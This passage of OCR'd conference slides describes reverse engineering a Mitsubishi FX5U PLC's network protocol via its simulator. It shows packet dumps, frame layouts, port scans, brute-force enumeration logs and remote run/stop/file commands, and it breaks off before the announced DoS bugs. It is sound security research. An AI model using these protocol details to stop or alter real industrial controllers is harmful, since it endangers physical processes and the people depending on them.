HACKING MITSUBISHI PLC WITHOUT ACCESS TO FIRMWARE

Anton Dorfman

Lead Expert of Reverse Engineering Department,
Positive Technologies

NULLCON

WHO I AM

Researcher

- Industrial PLCs and embedded devices
- Automating reverse engineering tasks
- Firmware with rare CPU architecture

Author

- CVE in Mitsubishi Electric, Schneider Electric, WAGO, CODESYS
- NIOS II processor module for IDA (Hex-Rays Plugin Contest)
- Attack scenarios on PLC from a printer with firmware implants

Speaker

- HITB, 2014
- Hackron, 2018
- Zeronights, 2013
- PHDays, 2013-2018, 2022

24 years Reverse engineer

Ph.D. in technical sciences

AGENDA

01 **PreResearch**
modeling the first steps of a researcher

02 **Research**
research stages, methods and findings

03 **Reverse Engineering**
some of interesting cases - Please don't runaway :-)

04 **Results**
overview and pretty funny demo

05 **Vulnerabilities**
description of the whole bunch of bugs


06 **DoS & Demo**
detailed description of two DoS bugs and demo time!

07 **Conclusion**
just a conclusion :-)

PRERESEARCH

Research goals

1. Analyze and describe the protocol
2. Write scripts to communicate with PLC via the protocol
3. Find vulnerabilities in the protocol and PLC




WELCOME TO ~~HELL~~

THE WORLD OF BYTES AND BITS

```
00000004  57 01 00 00 00 11 11 07  00 00 ff ff 03 00 00 fe   W....... ........
00000014  03 00 00 20 00 1c 0a 16  14 00 00 00 00 00 00 00   ... .... ........
00000024  00 00 00 00 00 00 00 00  00 00 00 00 00 01 21 01   ........ ......!.
00000034  00 00 00 00 01                                     .....

    0000001C  d7 01 00 00 00 11 11 7f  00 00 00 a8 03 00 ff ff   ........ ........
    0000002C  03 00 00 38 00 9c 0a 18  14 00 00 00 00 00 00 00   ...8.... ........
    0000003C  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 01   ........ ........
    0000004C  21 01 00 00 00 46 58 35  55 2d 33 32 4d 52 2f 45   !....FX5 U-32MR/E
    0000005C  53 00 00 00 00 21 4a 00  08 00 00 00 00           S....!J. .....

00000039  57 01 01 00 00 11 11 07  00 00 ff ff 03 00 00 fe   W....... ........
00000049  03 00 00 23 00 1c 0a 16  14 00 00 00 00 00 00 00   ...#.... ........
00000059  00 00 00 00 00 00 00 00  00 00 00 00 00 01 a0 02   ........ ........
00000069  00 00 00 02 89 49 22 d4                           .....I".

    00000069  d7 01 01 00 00 11 11 7f  00 00 00 a8 03 00 ff ff   ........ ........
    00000079  03 00 00 24 00 9c 0a 18  14 00 00 00 00 00 00 00   ...$.... ........
    00000089  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 01   ........ ........
    00000099  a0 02 00 00 00 67 0a 6a  e8                       .....g.j .
```

REVERSE ~~ENGINEERING~~ EYE-GINEERING




```
00000004  57 01 00 00 00 11 11 07  00 00 ff ff 03 00 00 fe   W....... ........
00000014  03 00 00 20 00 1c 0a 16  14 00 00 00 00 00 00 00   ... .... ........
00000024  00 00 00 00 00 00 00 00  00 00 00 00 00 01 21 01   ........ ......!.
00000034  00 00 00 00 01                                     .....

    0000001C  d7 01 00 00 00 11 11 7f  00 00 00 a8 03 00 ff ff   ........ ........
    0000002C  03 00 00 38 00 9c 0a 18  14 00 00 00 00 00 00 00   ...8.... ........
    0000003C  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 01   ........ ........
    0000004C  21 01 00 00 00 46 58 35  55 2d 33 32 4d 52 2f 45   !....FX5 U-32MR/E
    0000005C  53 00 00 00 00 21 4a 00  08 00 00 00 00           S....!J. .....

00000039  57 01 01 00 00 11 11 07  00 00 ff ff 03 00 00 fe   W....... ........
00000049  03 00 00 23 00 1c 0a 16  14 00 00 00 00 00 00 00   ...#.... ........
00000059  00 00 00 00 00 00 00 00  00 00 00 00 00 01 a0 02   ........ ........
00000069  00 00 00 02 89 49 22 d4                           .....I".

    00000069  d7 01 01 00 00 11 11 7f  00 00 00 a8 03 00 ff ff   ........ ........
    00000079  03 00 00 24 00 9c 0a 18  14 00 00 00 00 00 00 00   ...$.... ........
    00000089  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 01   ........ ........
    00000099  a0 02 00 00 00 67 0a 6a  e8                       .....g.j .
```

M PROTOCOL

[Request]		Binary		ASCII	
		3E	4E	3E	4E
Subheader	Fixed value	2 bytes	2 bytes	4 bytes	4 bytes
	Serial number	N/A	2 bytes	N/A	4 bytes
	Free	N/A	2 bytes	N/A	4 bytes
Access route	Network No.	1 byte	1 byte	2 bytes	2 bytes
	PC No.	1 byte	1 byte	4 bytes	4 bytes
	Request destination module I/O No.	2 bytes	2 bytes	2 bytes	2 bytes
	Request destination module station No.	1 byte	1 byte	2 bytes	2 bytes
Request data length		2 bytes	2 bytes	4 bytes	4 bytes
Monitoring timer		2 bytes	2 bytes	4 bytes	4 bytes
Request data	Command	2 bytes	2 bytes	2 bytes	2 bytes
	subcommand	2 bytes	2 bytes	2 bytes	2 bytes
	Number of word access points				
	Number of double word access points				
	Device number				
	Device code				

Fixed Value

[Response]		Binary		ASCII	
		3E	4E	3E	4E
Subheader	Fixed value	2 bytes	2 bytes	4 bytes	4 bytes
	Serial number	N/A	2 bytes	N/A	4 bytes
	Free	N/A	2 bytes	N/A	4 bytes
Access route	Network No.	1 byte	1 byte	2 bytes	2 bytes
	PC No.	1 byte	1 byte	4 bytes	4 bytes
	Request destination module I/O No.	2 bytes	2 bytes	2 bytes	2 bytes
	Request destination module station No.	1 byte	1 byte	2 bytes	2 bytes
Response data length		2 bytes	2 bytes	4 bytes	4 bytes
End code		2 bytes	2 bytes	4 bytes	4 bytes

End code

Data length

**"The Sum Of All Fears,
When ICS SCADA Are Compromised"**

Selmon Yang, Mars Cheng, TXOne Networks and Trend Micro, HITB+ Cyber Week. Abu Dhabi, UAE, 12-17 October 2019

M PROTOCOL VS PCAP

[Request] Binary 3E		
Subheader	Fixed value	50 00
	Serial number	N/A
	Free	N/A
Access route	Network No.	00
	PC No.	ff
	Request destination module I/O No.	Ff 03
	Request destination module station No.	00
Request data length		14 00
Monitoring timer		0a 00
Request data	Command	03 04
	subcommand	00 00
	Number of word access points	02
	Number of double word access points	01
	Device number	00 00 00
	Device code	a8
	Device number	08 00 00
	Device code	a8
	Device number	0b 00 00
	Device code	a8

50 00

ff

ff 03

03 04

Not presented in the traffic

```
57 00 00 00 00 11 11 07  00 00 ff ff 03 00 00 fe
03 00 00 52 00 1c 0a 16  14 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00  00 00 00 00 00 04 11 01
00 00 00 00 00 00 00 00  00 00 00 00 00 02 00 00
00 00 00 00 02 00 00 21  00 42 27 00 00 00 00 00
00 00 00 00 00 00 00 21  00 43 27 00 00 00 00 00
00 00 00 00 00 00 00
```

PCAP VS MANUAL

Protocol	Comm	Frame	Data code
MC protocol (MELSEC communication protocol)	Serial	4C	ASCII or binary
		3C	ASCII
		1C	ASCII
SLMP (Seamless Message Protocol)	Ethernet	3E	ASCII or binary
		1E	ASCII or binary

```
57 00 00 00 00 11 11 07   00 00 ff ff 03 00 00 fe
03 00 00 52 00 1c 0a 16   14 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00   00 00 00 00 00 04 11 01
00 00 00 00 00 00 00 00   00 00 00 00 00 02 00 00
00 00 00 00 02 00 00 21   00 42 27 00 00 00 00 00
00 00 00 00 00 00 00 21   00 43 27 00 00 00 00 00
00 00 00 00 00 00 00
```

Header	Subheader	Network number	Request destination station number	Request destination module I/O number	Request destination multi-drop station number	Request data length	Monitoring timer
				L H		L H	L H
	50H 00H	00H	FFH	FFH 03H	00H	0CH 00H	00H 00H

Not presented in the traffic

Device Read Random | **0403H**

	Sub command	Word access Points	Dword access Points	Word access	
				Device No.	Device code
03H 04H	XX XX	XX	XX	XX XX XX	

M PROTOCOL VS MANUAL

[Request] Binary 3E		
Subheader	Fixed value	50 00
	Serial number	N/A
	Free	N/A
Access route	Network No.	00
	PC No.	ff
	Request destination module I/O No.	Ff 03
	Request destination module station No.	00
Request data length		14 00
Monitoring timer		0a 00
Request data	Command	03 04
	subcommand	00 00
	Number of word access points	02
	Number of double word access points	01
	Device number	00 00 00
	Device code	a8
	Device number	08 00 00
	Device code	a8
	Device number	0b 00 00
	Device code	a8

50 00

ff

ff 03

03 04

Device code

a8

Header	Subheader	Network number	Request destination station number	Request destination module I/O number		Request destination multi-drop station number	Request data length		Monitoring timer	
				L	H		L	H	L	H
	50H 00H	00H	FFH	FFH	03H	00H	0CH	00H	00H	00H

Device Read Random | **0403H**

	Sub command	Word access Points	Dword access Points	Word access	
				Device No.	Device code
03H 04H	XX XX	XX	XX	XX XX XX	

PRELIMINARY RESULTS

It’s alive!
Oops!
It works!

Protocol ports

```
PORT      STATE          SERVICE
5560/udp  open|filtered  unknown
5561/udp  open|filtered  unknown
5565/udp  open|filtered  unknown
```

```
PORT     STATE SERVICE
5562/tcp open  unknown
```


Initial scripts

MitsuClass.py

1001_Run.py

1002_Stop.py

1003_Pause.py



Во первых: ОНО РАБОТАЕТ НА РЕАЛЬНОМ ПЛК !!!!!!!!!!!!!!!!!!!!!!!!!!!!
АНТОХА – МОЛОДЕЦ!!!!!!!!!!
Прям : старт - стартует, стоп – останавливает, а на паузе – моргает.

RESEARCH

PROBLEMS WITH ACCESS TO FIRMWARE

Firmware updates are free to download

But! Firmware updates are encrypted

Resume? y/n

1. We didn't get the firmware
2. I decided to continue the research

Applied cryptography expert conclusion

- By indirect signs inside firmware there are AES128 encryption, SHA256 and ECDSA256 integrity check
- AES keys and ECDSA parameters are not in the firmware before decryption

Nothing can be extracted without flash reading

Hardware expert conclusion

- Soldered and dumped external flash memory, there is no firmware or keys on it
- CPU legs rang, hooked up to JTAG, successfully connected with a programmer
- CPU returned that it is locked and “ID Code” is required for further communication

Failed to dump CPU flash

Everybody knows -

RTFM RULE!

Nobody follows...

PLC control

Run, Stop, Reset, Pause

Security

File and remote password

Firmware update

Via SD card

Date and time

Get and set

File system

Create, open, read, write, close, etc.


Devices

Regions of the PLC memory available

Device	Type	ASCII	Bin
Input	Bit	X	9Ch
Output		Y	9Dh
Internal relay		M	90h
Data register	Word	D	A8h
Link register		W	B4h

PLC setup

Settings are loaded as files



GX WORKS3


Programs creation:
Ladder, ST, FBD/LD, SFC

Settings:
CPU module, I/O module, project

Read from/ write to Device

Monitoring and debugging

The Simulator




What can we get

Commands
captured traffic for menu items

Devices
PCAPs for read/write monitor

Settings
diff between files with set/unset option

THE SIMULATOR



Simulating

Operation of a programmable controller can be checked in a personal computer without using the actual module

- Localhost connection
- TCP only interaction
- Port type 55xx, not only 5562
- Protocol looks similar to PLC

THE STRUCTURE OF THE SIMULATOR

Command line:

"FSimRun3.exe" --sys 1 --phs 0 --config *34A29-G9044-CPU1 --tcp


GXW3.exe	57860	MITSUBISHI
FSimRun3.exe	61492 GX Simulator 3	MITSUBISHI
FSim3Dlg.exe	61984 Sim3Dlg	MITSUBISHI

→ FX5U.dll →

'FX5U CPU'

'FX5U-32MT/ES'

Standalone run of the simulator without GX Works3



COMMAND BRUTE FORCE

PLC
83 commands

```
c:\TestPLC\Mitsubishi>BruteCmd.py
-- Connect to Host IP: 10.159.17.12

Good Cmd: 0103
Good Cmd: 0114
Good Cmd: 0121
Good Cmd: 0140
BadParam Cmd: 01A0 EndCode: 4080
BadParam Cmd: 0240 EndCode: 4080
BadParam Cmd: 0410 EndCode: 4031
BadParam Cmd: 0411 EndCode: 4031
BadParam Cmd: 0412 EndCode: 4031
BadParam Cmd: 0413 EndCode: 4030
BadParam Cmd: 0414 EndCode: 4031
```

Simulator
54 commands

```
c:\RE_FType>BruteCmd.py
-- Connect to Host IP: 127.0.0.1

Good Cmd: 0103
Good Cmd: 0114
Good Cmd: 0121
Good Cmd: 0140
BadParam Cmd: 0240 EndCode: 4022
BadParam Cmd: 0410 EndCode: 4030
Good Cmd: 0411
Good Cmd: 0412
BadParam Cmd: 0413 EndCode: 4030
Good Cmd: 0414
```

COMMAND TYPES

0121
0140
0240
0410
0411
0412
0413
0414
1001
1002
1003
1005
100A
1410
1411
1413
1414
1601
1602
1730
1731
1866
1867
1868
1869
186A
1879

Simulator - 54

0103
0114
1140
1145
1146
1650
1651
1879
187C
187F

Stubs - 11

0103
0114
1140
1145
1146
1650
1651
1879
187C
187F

GX Works3 ~ 60

PLC - 83

Manual – 37

0101 - Read Type Name
0401 - Device Read Batch
0403 – Device Read Random
1001 - Remote Run
1002 - Remote Stop
1003 – Remote Pause
1006 – Remote Reset
1401 – Device Write Batch
1402 – Device Write Random
1630 - Remote Password Unlock
1631 - Remote password Lock
1827 – Open File
1828 – Read File
1829 – Write File
182A – Close File

DEVICE BRUTE FORCE

PLC
32 devices

```
-- Connect to Host IP: 10.0.170.168 Tcp F

---- Find Good Devices ----
Good Read Device DevIdx: 01  Data: 00 00
Good Read Device DevIdx: 02  Data: 00 00
Good Read Device DevIdx: 03  Data: 00 00
Good Read Device DevIdx: 04  Data: 00 00
Good Read Device DevIdx: 08  Data: 00 00
Good Read Device DevIdx: 10  Data: 00 00
Good Read Device DevIdx: 11  Data: 00 00
Good Read Device DevIdx: 14  Data: 00 00
Good Read Device DevIdx: 15  Data: 00 00
Good Read Device DevIdx: 16  Data: 00 00
Good Read Device DevIdx: 17  Data: 00 00
Good Read Device DevIdx: 20  Data: 00 00
Good Read Device DevIdx: 21  Data: 00 00
```

Simulator
32 devices

```
-- Connect to Host IP: 127.0.0.1 Tcp Port

---- Find Good Devices ----
Good Read Device DevIdx: 01  Data: 00 00
Good Read Device DevIdx: 02  Data: 01 00
Good Read Device DevIdx: 03  Data: 00 00
Good Read Device DevIdx: 04  Data: 00 00
Good Read Device DevIdx: 08  Data: 00 00
Good Read Device DevIdx: 10  Data: 00 00
Good Read Device DevIdx: 11  Data: 00 00
Good Read Device DevIdx: 14  Data: 00 00
Good Read Device DevIdx: 15  Data: 00 00
Good Read Device DevIdx: 16  Data: 00 00
Good Read Device DevIdx: 17  Data: 00 00
Good Read Device DevIdx: 20  Data: 00 00
Good Read Device DevIdx: 21  Data: 00 22
```

DEVICE TYPES

Manual – 20

9C – Input	A0 – Link relay	C8 – Retentive timer	91 - Special relay
9D – Output	98 – Step relay	C5 – Counter	A9 - Special register
90 - Internal relay	**A8 - Data register**	56 – Long counter	CC – Index register
92 – Latch relay	B4 – Link register	A1 - Link special relay	AF - File register
93 – Annunciator	C2 – Timer	B5 - Link special register	62 - Long index register

01	08	15	21	3F	44	49	56
02	10	16	27	40	45	4A	60
03	11	17	30	41	46	54	62
04	14	20	31	42	48	55	E3

Simulator - 32

PLC firmware - 32

GX Works3 - 20

Unknown - 12

REVERSE ENGINEERING

Problems and solutions

- No debug symbols
- No text strings


- Common info from manuals
- Interaction with GX Works3
- Brute force results
- Scripts to interact via protocol
- **Similar protocol documentation**
- **Error codes from manual**

We can research the simulator with a debugger

SIMILAR PROTOCOL DOCUMENTATION

```
type_2:
                call    Type2_CmdHandler
                pop     ecx
                retn
; ---------------------------------------
type_1_other:

                call    Type1_CmdHandler
                pop     ecx
                retn
Type_CmdHandler endp
```

```
case 1u:
  result = Type2_Cmd_04_01(result);
  break;
case 3u:
  result = Type2_Cmd_04_03(result);
  break;
case 6u:
  result = Type2_Cmd_04_06(result);
  break;
```




```
call    sub_71927630
```

Type1_Cmd_04_11 → **Device Read Random** | **0403H**

ERROR CODES FROM MANUAL

```
cmp     [esp+20h+var_E], eax
jbe     short loc_718FCD24
mov     ecx, 413Ah
mov     [ebx+PACKET_DESCR.EndCode], cx
```

Error code	Error name	Error details and cause
413AH	File related error	The specified file has exceeded the already existing file size.

```
cmp     [esp+20h+FileReadStack.ReadSizeLoc], eax
jbe     short loc_718FCD24
mov     ecx, 413Ah
mov     [ebx+PACKET_DESCR.EndCode], cx
```

SIMULATOR MEMORY MAPPING

```
movzx   esi, di
